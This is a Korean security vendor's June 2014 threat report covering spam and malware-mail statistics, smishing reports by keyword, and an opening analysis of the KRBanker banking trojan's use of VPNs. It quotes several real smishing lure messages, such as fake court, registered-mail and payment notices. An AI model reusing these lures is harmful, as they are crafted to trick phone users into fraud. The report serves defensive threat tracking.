
3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 6월의 경우, 5월에 비해 스팸 메일 유입수치는 약 40% 넘게 감소했다. 메일에 첨부된 악성코드 수치는 20% 가량 줄었다.

6월 중 가장 많이 발견된 메일에 포함된 악성코드는 Win32/Zbot이다. 해당 악성코드는 트로이목마 악성코드의 일종으로, PC에 저장된 개인정보 및 금융관련정보를 탈취하고 해커로부터 지속적으로 명령을 받아 악의적인 행위를 수행할 수 있도록 감염 시스템을 좀비PC로 만든다.

또한, 추가적으로 크립토락커와 같은 랜섬웨어 및 정상 페이지 접속 시도 시 사용자가 의도하지 않은 페이지로 연결시키는 악성코드를 내려받기도 한다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 06월 01일 ~ 2014년 06월 30일
총 신고 건수	18,535건

키워드별 신고 내역

키워드	신고 건수	신고 건수
법원	2,831	15.27%
등기	1,973	10.64%
훈련	1,252	6.75%
카드	386	2.08%
신용	379	2.04%
택배	347	1.87%
우편	282	1.52%
결제	251	1.35%
데이터	247	1.33%
교통	118	0.64%

스미싱 신고추이

지난달 스미싱 신고 건수 20,272건 대비 이번 달 18,535건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,737건 감소했다.

최근 알약 안드로이드 스미싱 신고 집계에 따르면 신고의 대부분을 차지했던 등기, 훈련 관련 스미싱이 약 4,500건 감소했다. 또한 다른 메시지들도 전체적으로 감소 추세를 보이는 것을 알 수 있다. 2014년 브라질 월드컵과 관련된 스미싱이 등장하였으나, 메시지 유형 및 신고 건수가 예상했던 것보다 많지 않은 것으로 나타났다.

알약이 뽑은 6월 주목할만한 스미싱

특이문자

순위	문자내용
1	브라질 월드컵 거리응원 '무한도전'이간다 함께 참여합시다
2	연예인A양 자살
3	[서울정부]시민수사 인터넷 악플 명예훼손,협박죄로(진정서)확인.

다수문자

순위	문자내용
1	법원 판결서 확인여부 :
2	[등기 발송하였으나[전달불가]부재 중 하였습니다(내용확인).~
3	★민방위★ 훈련장소 확인하십시요
4	1월 명세서 입니다. 항상 국민카드를 사용해 주셔서 감사합니다. 내용확인
5	[소액결제내용]넥슨 10/26 결제금액:55000원 결제내역확인☞☎

Part2.6월의 악성코드 이슈 분석


Trojan.PWS.KRBanker.serv

1.개요

해당 악성코드는 취약한 웹사이트를 경유지로 이용하여 유포되며, 수년간 비슷한 수법을 통해 다양한 변종을 만들어내고 있다. 제작자의 목적은 주로 금전적인 이득으로, 최근 몇 년 동안은 파밍(Pharming) 방식을 이용한 온라인 뱅킹 사용자를 타겟으로 하고 있다.

최근 발견된 악성코드 또한 금전적 취득을 목적으로 하여 공격한다는 점에서 크게 다르지 않지만 VPN(Virtual Private Network) 가상 사설망을 이용하여 탐지차단을 우회하려 한다는 점에서 기술적 차이가 있다.

VPN이란, 인터넷망을 전용선처럼 사용할 수 있게 해주는 통신망으로, 원거리에 있는 지점과 기존 전용선을 사용하지 않으면서 망 구축과 암호화된 네트워크 통신이 가능하여 많은 회사에서 사용하고 있다. 그러나 가상 사설망과 암호화된 네트워크를 사용한다는 점에서 익명성을 어느 정도 보장받을 수 있기 때문에 악성코드의 탐지회피나 해커그룹의 커뮤니티 채널로 악용되기도 한다.




[그림 1] VPN 동작 방식

기업에서 내부망(인트라넷)은 조직 내부의 업무를 효율적으로 이용하기 위해 만드는 정보통신망으로, 내부 데이터가 외부로 노출되는 것을 막고 사내에서 자유롭게 통신할 수 있도록 한다. 그러나 해외 지점에서의 근무 또는 자택 근무와 같이 외부에서 사내 데이터를 사용해야 할 경우, 전용선을 설치하지 않는 이상 사내망 사용이 제한적이다. 이를 효과적으로 해결하기 위한 방법으로 VPN을 활용한다. VPN은 인터넷상에서 터널링 방식을 사용하여, 외부 사용자와 VPN 서버까지 사내망 연결을 가능하게 한다. 예를 들어, 사내망 네트워크 대역이 10.0.0.* 이라면 사내망 사용자들끼리 통신이 가능하지만 사내망이 아닌 외부에서는 직접적인 통신이 제한된다. VPN은 사내가 아닌 사용자일지라도 10.0.0.* 대역의 IP를 할당하기 때문에 원격 사용자의 사내망 구성이 가능하다.

VPN의 익명성과 데이터 보호

VPN을 통해 접속한 사용자의 경우, 메인 서버 외에는 사용자의 IP를 측정할 수 없다. 예를 들어 해외 특정 서버가 해킹되어 VPN서비스가 이루어지고 해당 서버를 통해 A라는 사람이 국내 B 업체를 해킹한 경우, A는 자신의 IP를 숨길 수 있다. A의 IP가 VPN 망을 사용하여 자신의 IP가 아닌 해킹된 VPN 서버 IP만을 노출하기 때문이다.

이 경우 통신 자체도 암호화된 프로토콜을 사용한다. L2TP(Layer Two Tunneling Protocol), PPTP(Point-to-Point Tunneling Protocol), SSTP(Secure Socket Tunneling Protocol)은 VPN이 사용하는 제공하는 통신 규격의 종류이며, 기본적으로 암호화/캡슐화 기술이 적용되어 데이터 내용을 보호할 수 있다.

